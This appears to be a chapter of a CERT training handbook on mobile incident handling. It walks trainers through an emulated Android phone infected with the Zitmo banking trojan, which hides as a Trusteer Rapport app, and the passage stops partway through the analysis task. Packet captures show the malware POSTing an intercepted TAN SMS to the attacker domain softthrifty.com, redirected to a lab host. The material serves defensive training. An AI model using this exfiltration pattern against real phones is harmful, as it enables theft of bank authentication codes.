16. Exercise: Mobile incident handling

Main Objective	Make t*he students familiar with special requirements and too*ls to do incident handling and forensics with mobile/smartphone computing platforms.	
Targeted Audience	Technical CERT staff	
Total Duration	4–5 hours	
Time Schedule	Introduction to the exercise	0.5 hours
	Task 1: Initialize working environment	0.5 hours
	Task 2: Analyse incident data	2.0 hours
	Task 3: Mitigate the incident	0.5 hours
	Optional Task 4: Additional samples for analysis	1.0 hours
	Summary of the exercise	0.5 hours
Frequency	Once per team	

16.1 GENERAL DESCRIPTION

We will use this exercise to teach the participants the use of processes and tools in mobile incident handling.

Mobile devices add some additional conditions for the investigator. First, access to the device might be difficult (geography, Bring Your Own Device (BYOD)[42], other privacy issues). Data access and investigation tools used in other environments might not be working. It might be necessary to adjust implemented incident-handling processes.

For the purpose of the exercise, a known malware related to Zeus[43] has been placed inside an emulated Android phone. The malware (Zitmo[44]) was used to intercept SMS messages containing transaction authentication numbers (TAN)[45] and forward them to a server controlled by the attackers. These servers have already been shut down.

The students should identify the method of infection, extract and analyse the malware and discuss/describe mitigation steps.

[42] *Bringing personal device to work for work purposes is an approach used by many organizations to reduce costs to equipment and allow user the comfort to use his/hers own device.*

[43] *Zeus Banking Trojan Comes to Android Phones http://threatpost.com/en_us/blogs/zeus-banking-trojan-comes-android-phones-071211*

[44] *ZITMO: The new mobile threat http://www.cert.pl/news/3193/langswitch_lang/en*

[45] *The mobile TAN procedure http://www.bankaustria.at/de/19741.html*

All the necessary tools to fulfil the tasks have been placed on the Virtual Image (`/usr/share/trainer/16_MTH/adds` or `/usr/share/trainee/16_MTH/adds`). Additional information for the trainer can be found in the references section/folder (`/usr/share/trainer/16_MTH/References`).

16.2 EXERCISE COURSE

16.2.1 Introduction to the exercise

1. Mobile incident handling
   - *Legal limitations*
     Apart from technical limitations (see below) there might also be legal regulations impacting the ability to handle incidents, acquire and analyse data. Especially in combination with Bring Your Own Device (BYOD) or the usage of company owned devices for private purposes, these restrictions might impact the ability to handle incidents. As these regulations differ between legislations you should prepare yourself in regards to the organisation/students you will be teaching. A starting point might be the study - A flair for sharing - encouraging information exchange between CERTs
   - *Organisational issues*
     Usage of mobile devices might not be subject to the same policies and rules as other devices. This applies to privacy (see above) but also to organisational policies.
   - *Technical problems*
     Some technical issues and special requirements will be described below in the forensics section. In general you will work with platforms with limited security capabilities. Sometimes encrypted or obscure file systems are deployed to hinder reverse engineering attempts; on the other hand, this approach has a negative impact on incident investigation.

2. Mobile forensics
   - *Data acquisition*
     Usually you will be forced to acquire data from a powered-on system, as there might be no way to take images, as interfaces (hardware/software) to access internal device memory may be missing on purpose. Take care to acquire data from memory extensions (such as SD Cards) as they may contain valuable information for investigation purposes.
   - Chain of custody[46]
     Establishing and maintaining the chain of custody (CoC) and maintaining integrity on the mobile device can prove quite difficult when dealing with mobile devices. Most available forensic tools require the investigator to install some application to

[46] *https://en.wikipedia.org/wiki/Chain_of_custody*

the system to be analysed. Additionally, there is no way to physically make file systems read-only. Investigating the device in a test environment might be recognised by malware and lead to evidence loss. Acquiring evidence from mobile devices may therefore taint the integrity of the evidence and not be submitted at trials. According to UK ACPO guidelines,[47] 'No action taken by law enforcement agencies or their agents should change data held on a computer or storage media which may subsequently be relied upon in court'.

- *Network forensics*[48]
  Devices using company-provided Wi-Fi are subject to any network forensic tools already in place. Connections made via cell networks are much harder to analyse. One way would be to use Femtocell stations.[49] Please take care of any legal and compliance issues that might be introduced by this approach. Of course, this provides only a limited range of coverage (test bed environment, company campus).

3. Explain the scenario
   The scenario uses several attributes found in real-world examples. It is a mixture of Bring Your Own Device (BYOD), a company IT department which is responsible for the devices and sensitive data on these, and a real-world malware example. You should be familiar with these parts and explain them to your students as necessary.
   The exercise uses Android as an example because it is widespread, known to be subject to attacks,[50] and free forensic tools are available. The process will be the same for other mobile platforms (iOS, Blackberry, Windows Phone) but commercial products might be necessary for data acquisition.
   Material used in this exercise:
   - emails
   - emulated Android environment
   - Zitmo Malware
   - freely available analysis tools

4. Explain the process[51]
   - *Incident report*
   Email from the employee arrives, containing initial information regarding the incident
   - *Incident registration*

[47] http://7safe.com/electronic_evidence/index.html

[48] A Forensic Analysis Of Android Network Traffic http://privacy-pc.com/articles/a-forensic-analysis-of-android-network-traffic.html

[49] https://en.wikipedia.org/wiki/Femtocell

[50] McAfee: Mobile Malware Increased By 700% Over 2011, Mostly Targeting Android http://www.redmondpie.com/mcafee-mobile-malware-increased-by-700-over-2011-mostly-targeting-android/

[51] ENISA – Incident handling process

- – In the exercise no handling system will be used, but the students should use a unique and consistent id throughout the incident handling process.


- *Triage*
  - – Verification: use the information provided so far to verify the whether this case is relevant to the CERT.
  - – Classification: classify the incident regarding impact and scope.
  - – Assignment: declare which skills will be needed to handle the incident.
- *Incident resolution*
  - – Chain of custody
    The students should maintain the chain of custody throughout the handling process
  - – Data acquisition
    For the purpose of this exercise we will assume the students have received the infected device and are permitted to access the data. Point out privacy issues which might be relevant according to national legislation.
  - – Data analysis
    There are different ways to analyse the provided data and detect the malware. See the task walk-through below to get details on possible ways. The students should fulfil the following requirements:
    - maintaining CoC;
    - documenting all steps when analysing the device;
    - documenting all findings;
    - classify findings regarding reliability and significance.
  - – Resolution research
    The students should discuss the findings and conclusions derived. These discussions should be documented, too.
  - – Actions proposed
    Analysis should lead directly to a proposal for the attacked employee. Additionally the teams should prepare mitigation and countermeasure actions for the company. Additional notifications should be prepared for the employee’s bank and law enforcement.
- *Incident closure*
  - – Final classification
    Students should review their initial classification.
  - – Post analysis
    - Presentation of findings if multiple teams have done the exercise in parallel
    - Lessons learnt session

5. Explain the tools
   The following tools are placed in the adds folder:
   - androguard[52]
     This is used to analyse and reverse engineer Android applications and it contains a database of known malware.
   - android-sdk-linux[53]
     It emulates the Android environment (tools/emulator) and contains aapt (Android Asset Packaging Tool) and dexdump to help analyse applications and adb (Android Debug Bridge) to interact with the emulated system.
   - apktool[54]
     It is used to decode Android application packages (APK) .
   - dex2jar[55]
     It is used to build **J**ava **AR**chive (JAR) files.
   - Java Decompiler (JAD)[56]
     It is used to decompile Java classes.
   - Android console
     It is accessible on TCP port 5554 and can be used to send messages etc.

16.2.2 Task 1: Initialize the working environment

1. Start dnsmasq:[57]

```
sudo service dnsmasq start
```



```
trainer@exercise:~$ cd /usr/share/trainer/16_MTH/adds/
trainer@exercise:/usr/share/trainer/16_MTH/adds$ sudo service dnsmasq start
[sudo] password for trainer:
 * Starting DNS forwarder and DHCP server dnsmasq                                [ OK ]
trainer@exercise:/usr/share/trainer/16_MTH/adds$
```

Figure 1: Service dnsmasq starts

The dnsmasq configuration file has been changed and the address of softthrifty.com has been added as the gateway to the host machine. If the gateways address changes, then this address must be changed as well.

[52] *Reverse engineering, Malware and goodware analysis of Android applications* *http://code.google.com/p/androguard/*


[53] *The Android SDK provides you the API libraries and developer tools necessary to build, test, and debug apps for Android* *http://developer.android.com/sdk/index.html*

[54] *A tool for reverse engineering Android apk files* *http://code.google.com/p/android-apktool/*

[55] *Tools to work with android .dex and java .class files* *http://code.google.com/p/dex2jar/*

[56] *JAD Java Decompiler* *http://www.varaneckas.com/jad/*


[57] *Dnsmasq is a lightweight, easy to configure DNS forwarder and DHCP server.* *http://www.thekelleys.org.uk/dnsmasq/doc.html*


dnsmasq.conf (/etc) - gedit
File Edit View Search Tools Documents Help
Open
Save
Undo
dnsmasq.conf

```
#server=/3.168.192.in-addr.arpa/10.1.2.3

# Add local-only domains here, queries in these domains are answered
# from /etc/hosts or DHCP only.
#local=/localnet/

# Add domains which you want to force to an IP address here.
# The example below send any host in double-click.net to a local
# web-server.
address=/softthrifty.com/10.0.2.2
```

Figure 2: Dnsmasq configuration file has been changed


2. Start the web server in the host machine so the malware is able to POST the stolen information (it is advisory, but recommended).
3. Start the Android environment.
   Change the working directory to `/usr/share/trainer/16_MTH` (trainee for the participants). Change into the `/adds` directory. In `android-sdk-linux/tools` you will find the emulator, start the system with the following command:
   `sudo ./emulator –avd ENISA-EXERCISE –tcpdump android.pcap`
   (-avd ENISA-EXERCISE is the *AVD configuration file prepared)* [58]



```
trainer@exercise:/usr/share/trainer/16_MTH/adds/android-sdk-linux/tools$ sudo ./emulator -avd ENISA-EXERCISE -tcpdump android.
pcap
[sudo] password for trainer:
OpenGL Warning: Failed to connect to host. Make sure 3D acceleration is enabled for this VM.
Failed to load libGL.so
error libGL.so: cannot open shared object file: No such file or directory
Failed to load libGL.so
error libGL.so: cannot open shared object file: No such file or directory
emulator: emulator window was out of view and was recentered
```

Figure 3: Android Emulator starts

4. Send an SMS message from the terminal:
   `echo sms send +123456789 'TAN 123321' | nc localhost 5554`
   You will not see the SMS in the Android environment as the malware process intercepts the message and suppresses delivery.




```
trainer@exercise:/usr/share/trainer/16_MTH/adds$ echo sms send +123456789 'TAN 123321' | nc localhost 5554
Android Console: type 'help' for a list of commands
OK
OK
trainer@exercise:/usr/share/trainer/16_MTH/adds$ █
```

Figure 4: Send SMS containing a fake mTAN

5. Activation of the malware (manual start is not necessary, as the snapshot contains the activated app)
   The malware hides as Trusteer Rapport app, and you will see the following indicators:

[58] *Android Emulator commands* *http://developer.android.com/tools/help/emulator.html*

a. DNS request
DNS request for softthrifty.com is sent out (if dnsmasq has been started, the answer will be 10.0.2.2). For example, as Figure 5 illustrates, the URL softthrifty.com has been added to the /etc/hosts file. (In this case, the guest is assigned to the address 10.0.2.15, and the gateway is set to 10.0.2.2 by default in the VirtualBox NAT default configuration)[59]




```
127.0.0.1       www.example1.com
127.0.0.1       localhost
127.0.1.1       exercise
10.0.2.2        softthrifty.com

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Figure 5: Configuring DNS resolution via /etc/hosts

[59] *Fine-tuning the VirtualBox NAT engine* http://www.virtualbox.org/manual/ch09.html#changenat

With a successful setup, a DNS query and response can be seen from the android.pcap file, generated by the emulator.



Filter: dns


```
No.  Time      Source     Destination Protocol Length Info
   3 0.003011  10.0.2.15  10.0.2.3    DNS          75 Standard query A softthrifty.com
   4 0.006654  10.0.2.3   10.0.2.15   DNS          91 Standard query response A 10.0.2.2
  25 7.575632  10.0.2.15  10.0.2.3    DNS          86 Standard query A android.clients.google.com
  26 7.579592  10.0.2.3   10.0.2.15   DNS          86 Standard query response, Refused
  27 7.581194  10.0.2.15  10.0.2.3    DNS          86 Standard query A android.clients.google.com
  28 7.584336  10.0.2.3   10.0.2.15   DNS          86 Standard query response, Refused
  29 7.585772  10.0.2.15  10.0.2.3    DNS          86 Standard query A android.clients.google.com
```

```
▸ Frame 3: 75 bytes on wire (600 bits), 75 bytes captured (600 bits)
▸ Ethernet II, Src: RealtekU_12:34:56 (52:54:00:12:34:56), Dst: RealtekU_12:35:03 (52:54:00:12:35:03)
▸ Internet Protocol Version 4, Src: 10.0.2.15 (10.0.2.15), Dst: 10.0.2.3 (10.0.2.3)
▸ User Datagram Protocol, Src Port: 39804 (39804), Dst Port: domain (53)
▾ Domain Name System (query)
    [Response In: 4]
    Transaction ID: 0xa90a
  ▸ Flags: 0x0100 (Standard query)
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▾ Queries
    ▾ softthrifty.com: type A, class IN
        Name: softthrifty.com
        Type: A (Host address)
        Class: IN (0x0001)
```

Figure 6: Malware DNS request in android.pcap file

b. HTTP connection

After sending an SMS messages, the malware connects to softthrifty.com webserver and tries to deliver the content.



Filter: http


```
No.  Time      Source     Destination Protocol Length Info
  13 0.493751  10.0.2.15  10.0.2.2    HTTP        304 POST /security.jsp HTTP/1.1  (application/x-www-form-urlencoded)
  15 0.515687  10.0.2.15  10.0.2.2    HTTP        304 POST /security.jsp HTTP/1.1  (application/x-www-form-urlencoded)
  17 0.531208  10.0.2.2   10.0.2.15   HTTP        585 HTTP/1.1 404 Not Found  (text/html)
  18 0.544859  10.0.2.2   10.0.2.15   HTTP        585 HTTP/1.1 404 Not Found  (text/html)
```

```
▸ Frame 13: 304 bytes on wire (2432 bits), 304 bytes captured (2432 bits)
▸ Ethernet II, Src: RealtekU_12:34:56 (52:54:00:12:34:56), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
▸ Internet Protocol Version 4, Src: 10.0.2.15 (10.0.2.15), Dst: 10.0.2.2 (10.0.2.2)
▸ Transmission Control Protocol, Src Port: 47482 (47482), Dst Port: http (80), Seq: 1, Ack: 1, Len: 250
▾ Hypertext Transfer Protocol
  ▸ POST /security.jsp HTTP/1.1\r\n
  ▸ Content-Length: 49\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
    Host: softthrifty.com\r\n
    Connection: Keep-Alive\r\n
    User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)\r\n
    \r\n
    [Full request URI: http://softthrifty.com/security.jsp]
▾ Line-based text data: application/x-www-form-urlencoded
    f0=%2B123456789&b0=TAN+123321&pid=000000000000000
```

Figure 7: Malware HTTP Post request found in android.pcap file

c. Verification of the running process

`In Menu -> Manage apps -> Running` you can verify the running Trusteer Rapport process:



5554:ENISA-EXERCISE

12:43

Downloaded | All | On SD card | Running


Settings 1 process and 0 services	12MB
Trusteer Rapport 1 process and 1 service	3.2MB 28:36
Google Services 1 process and 1 service	5.8MB 32:48
Android keyboard 1 process and 1 service	4.9MB 33:21

RAM
58MB used — 185MB free

Figure 8: Trusteer Rapport process in Android's running processes

16.2.3 Task 2: Analyse the incident

1. Malware identification
   the first part for the students should be to identify which app on the system is causing the compromise. For this they should only use the available tools and information (description in the email). There are multiple ways to achieve this goal:
   a. Monitor network traffic after sending an SMS




Filter: dns

```
No.  Time      Source     Destination  Protocol Length Info
   3 0.003011  10.0.2.15  10.0.2.3     DNS          75 Standard query A softthrifty.com
   4 0.006654  10.0.2.3   10.0.2.15    DNS          91 Standard query response A 10.0.2.2
  25 7.575632  10.0.2.15  10.0.2.3     DNS          86 Standard query A android.clients.google.com
  26 7.579592  10.0.2.3   10.0.2.15    DNS          86 Standard query response, Refused
  27 7.581194  10.0.2.15  10.0.2.3     DNS          86 Standard query A android.clients.google.com
  28 7.584336  10.0.2.3   10.0.2.15    DNS          86 Standard query response, Refused
  29 7.585772  10.0.2.15  10.0.2.3     DNS          86 Standard query A android.clients.google.com
```

```
▶ Frame 3: 75 bytes on wire (600 bits), 75 bytes captured (600 bits)
▶ Ethernet II, Src: RealtekU_12:34:56 (52:54:00:12:34:56), Dst: RealtekU_12:35:03 (52:54:00:12:35:03)
▶ Internet Protocol Version 4, Src: 10.0.2.15 (10.0.2.15), Dst: 10.0.2.3 (10.0.2.3)
▶ User Datagram Protocol, Src Port: 39804 (39804), Dst Port: domain (53)
▼ Domain Name System (query)
    [Response In: 4]
    Transaction ID: 0xa90a
  ▶ Flags: 0x0100 (Standard query)
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▼ Queries
    ▼ softthrifty.com: type A, class IN
        Name: softthrifty.com
        Type: A (Host address)
        Class: IN (0x0001)
```


Figure 9: Malware DNS request



```
No.   Time       Source      Destination  Protocol Length Info
    3 0.003011   10.0.2.15   10.0.2.3     DNS         75 Standard query A softthrifty.com
    4 0.006654   10.0.2.3    10.0.2.15    DNS         91 Standard query response A 10.0.2.2
   25 7.575632   10.0.2.15   10.0.2.3     DNS         86 Standard query A android.clients.google.com
   26 7.579592   10.0.2.3    10.0.2.15    DNS         86 Standard query response, Refused
   27 7.581194   10.0.2.15   10.0.2.3     DNS         86 Standard query A android.clients.google.com
   28 7.584336   10.0.2.3    10.0.2.15    DNS         86 Standard query response, Refused
   29 7.585772   10.0.2.15   10.0.2.3     DNS         86 Standard query A android.clients.google.com
```

```
▸ Internet Protocol Version 4, Src: 10.0.2.3 (10.0.2.3), Dst: 10.0.2.15 (10.0.2.15)
▸ User Datagram Protocol, Src Port: domain (53), Dst Port: 39804 (39804)
▾ Domain Name System (response)
    [Request In: 3]
    [Time: 0.003643000 seconds]
    Transaction ID: 0xa90a
  ▸ Flags: 0x8580 (Standard query response, No error)
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  ▾ Queries
    ▾ softthrifty.com: type A, class IN
        Name: softthrifty.com
        Type: A (Host address)
        Class: IN (0x0001)
  ▾ Answers
    ▸ softthrifty.com: type A, class IN, addr 10.0.2.2
```

Figure 10: DNS response




```
No.   Time       Source      Destination  Protocol Length Info
   13 0.493751   10.0.2.15   10.0.2.2     HTTP       304 POST /security.jsp HTTP/1.1  (application/x-www-form-urlencoded)
   15 0.515687   10.0.2.15   10.0.2.2     HTTP       304 POST /security.jsp HTTP/1.1  (application/x-www-form-urlencoded)
   17 0.531208   10.0.2.2    10.0.2.15    HTTP       585 HTTP/1.1 404 Not Found  (text/html)
   18 0.544859   10.0.2.2    10.0.2.15    HTTP       585 HTTP/1.1 404 Not Found  (text/html)
```

```
▸ Frame 13: 304 bytes on wire (2432 bits), 304 bytes captured (2432 bits)
▸ Ethernet II, Src: RealtekU_12:34:56 (52:54:00:12:34:56), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
▸ Internet Protocol Version 4, Src: 10.0.2.15 (10.0.2.15), Dst: 10.0.2.2 (10.0.2.2)
▸ Transmission Control Protocol, Src Port: 47482 (47482), Dst Port: http (80), Seq: 1, Ack: 1, Len: 250
▾ Hypertext Transfer Protocol
